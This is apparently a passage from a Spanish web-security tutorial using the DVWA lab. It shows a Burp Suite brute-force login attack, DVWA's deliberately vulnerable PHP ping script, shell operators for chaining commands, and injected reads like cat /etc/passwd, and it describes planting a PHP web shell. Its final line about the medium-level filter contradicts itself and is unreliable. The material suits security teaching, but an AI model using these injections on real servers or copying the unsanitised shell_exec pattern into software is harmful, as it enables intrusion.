Burp Suite da el control para combinar técnicas avanzadas permitiendo un trabajo más rápido y efectivo. Está formado por los siguientes componentes:

- Permite interceptar el tráfico que pasa a través del proxy.
- Un escáner de aplicaciones web para automatizar la detección de diferentes tipos de vulnerabilidad.
- Una herramienta intruder, para realizar ataques personalizados para encontrar y explotar vulnerabilidades.
- Una herramienta de repetidor para manipular y volver a enviar peticiones modificadas.
- Una herramienta secuenciador, para probar la aleatoriedad de los tokens de sesión.
- Extensibilidad con otros pluging, incluido los plugins propios.
- Permite guardar el trabajo realizado en sesiones.

Es fácilmente descargable desde su página web, y fácilmente ejecutable en Windows o en Linux. También podemos acceder a ella a través de la distribución Samurái.

Una vez tengamos operativo y ejecutándose en nuestra máquina Burp Suite, los configuramos para que escuche el proxy que está en el puerto 8082 de la máquina local. A su vez, el navegador tendrá configurado como salida un proxy, con la IP 127.0.0.1, puerto 8082. Lo podremos hacer de forma manual o con conmutadores de proxys integrados en el navegador como son FoxyProxy.




Figura 11. Configuración Proxy en Burp suite

Tras esto, daremos al botón de "*intercept*" para que quede marcado "*intercept is on*", lo que nos permitirá:

- Capturar la petición HTTP GET.
- La cookie con el identificador de sesión.
- Si existiera, el mensaje devuelto por el sistema en caso de que el nombre de usuario y contraseña sean incorrectos.

En la siguiente captura podemos ver, en la distribución Samurai, como es capturada la petición HTTP Get.




Figura 12. Intercepción con Burp

Una vez obtenido la petición HTTP Get que se manda a la página, podemos configurar Burp Suite con un diccionario de posibles nombres de usuario y contraseñas, para que Burp Suite realice el ataque de fuerza bruta buscando todas las posibles combinaciones.

Podemos meter en Payload Set 1 los nombres de usuario:




Figura 13. Posibles nombres de usuario

Y en Payload Set 2 las contraseñas:




Figura 14. Posibles contraseñas

Con esta información, Burp Suite buscara todas las combinaciones posibles para acceder a la página:




Figura 15. Ataque fuerza bruta combinando Payload1 y Payload2

Podemos ver la contestación dada por el servidor, y veremos que con la combinación correcta nos contesta '*Welcome to the password protected area admin*'.




Figura 16. Contestación servidor a autentificación correcta.

La versión Pro permite añadir palabras desde un diccionario de forma masiva.

El ataque por fuerza bruta lo podemos evitar de la siguiente manera:

- Usando Captcha.
- Uso de tokens que bloquee la IP del atacante, cuando se reciba un número determinado de intentos fallidos.
- Usar pluging de autentificación como el Google authenticator.
- Realizando un control a nivel de log, monitores o alertas de los servicios web.
- Podemos usar multitud de Framework de '*login*' ya hechos para PHP, que seguro que controlan la mayoría de ataques que se pueden dar, para no tener que estar reescribiendo código, y que podemos acoplar a nuestra página web.
- También podemos crearnos nuestro propio Framework de '*login'*, que reutilizaremos y adaptaremos a todas nuestras webs.
- Usando la función sleep de PHP, es la solución dada por DVWA, en la siguiente captura, podemos ver el código PHP, en el nivel low, a la izquierda, y en el nivel alto a la derecho. La función sleep[4], retrasa la ejecución del programa durante el número de segundos dados por '*$seconds*'.




Figura 17. Código DVWA función sleep.

[4] http://www.php.net/manual/es/function.sleep.php

4.1.2.2 Command Execution

Esta vulnerabilidad permite ejecutar comandos de consola desde la web, de esta forma es posible ver, modificar, y eliminar archivos y directorios del servidor dónde se encuentra alojada la página web que estamos analizando.

Una vez que es posible ejecutar los comandos, el alcance del ataque depende únicamente de la habilidad del usuario para ejecutar comandos, que por lo general suelen ser comandos apache.
Lo primero que nos permite realizar DVWA en realizar un ping a una IP concreta:




Figura 18. Formulario DVWA vulnerable a Command Execution

El origen de esta vulnerabilidad es no prever que el usuario va a introducir valores diferentes a los solicitados, bien de forma intencionada, o por error, por lo que no se realiza un filtrado de la información que está entrando.

Con el script alojado en *'/usr/share/dvwa/vulnerabilities/exec/source/low.php'*, es posible realizar un ping a cualquier máquina:




Figura 19. Vulnerabilidad Command Execution Ping

Puesto que este Script, cuya única finalidad es lanzar '*Pings*', no tiene un filtro de la información entrante, cualquier atacante lo podría utilizar para ejecutar otros comandos diferentes a los inicialmente permitidos. Vemos que la información enviada al formulario a través del campo *input* no es tratada, antes de ser enviada y ejecutada por el servidor.

```php
<?php

if( isset( $_POST[ 'submit' ] ) ) {

    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if (stristr(php_uname('s'), 'Windows NT')) {

        $cmd = shell_exec( 'ping  ' . $target );
        echo '<pre>'.$cmd.'</pre>';

    } else {

        $cmd = shell_exec( 'ping  -c 3 ' . $target );
        echo '<pre>'.$cmd.'</pre>';

    }

}
?>
```

Figura 20. Código PHP Security Level Low

Podemos aprovechar este formulario, y utilizarlo para otros fines, la forma de hacerlo es concatenando comandos en Linux, usando los siguientes caracteres:

- "**&**" → Permite que dos o más comandos se ejecuten de manera simultánea.
- "**|**" → hace que la salida del primer comando, se convierta en la entrada del segundo.
- "**&&**"→ Es el operador AND, que obliga a que el primer comando sea verdadero para que se ejecute el segundo.
- "**||**"→ es el operador OR. Es este caso, sólo se ejecutara el segundo comando si el primero no acaba con éxito.
- "**;**"→ El segundo comando se ejecutara siempre, independientemente del resultado del primero.

Los comandos que podemos usar, para acceder de forma no autorizada a recursos del servidor, son:

- **Pwd**: muestra el directorio actual.




Figura 21. Vulnerabilidad Command Execution PWD

- **ls –ltr /:** muestra el directorio raíz del sistema.

Figura 22. Vulnerabilidad Command Execution ls -ltr /

- **cat /proc/cpuinfo**: muestra información de la CPU.




Figura 23. Vulnerabilidad Command Execution información CPU.

- **cat /etc/passwd**: podemos ver las cuentas que pueden acceder al sistema de forma legítima y así obtener la información básica para realizar un ataque de fuerza bruta.




Figura 24. Vulnerabilidad Command Execution Información Sistema

Hasta ahora, estas vulnerabilidades no han sido preocupantes, ya que el usuario que ejecuta los comandos sólo tiene permisos de lectura al sistema de archivos, y no de administrador, pero si sería preocupante si el usuario encontrara un directorio con permisos de lectura, escritura y ejecución en el mismo nivel del sistema de ficheros en el que se encuentra la aplicación web.




Figura 25. Vulnerabilidad Command Execution comando Permisos escritura

En este caso podría descargar una Shell escrita en PHP y descomprimir el fichero con password:

Figura 26. Vulnerabilidad Command Execution. Descarga Shell en PHP

Tras esto, el Shell ha sido cargado en el servidor y es accesible para cualquier usuario que conozca su ubicación:




Figura 27. Shell en PHP cargada en el servidor.

Como hemos dicho, DVWA permite establecer diferentes niveles de seguridad, si ponemos el nivel de seguridad en médium, se implementa una función de PHP, '*str_replace()*', para realizar un filtrado superficial de los valores pasados, eliminándose los caracteres "**&&"** y ";**",** sin embargo, esta medida se muestra ineficaz ante el uso de los operadores "**&&**" y "**||**".

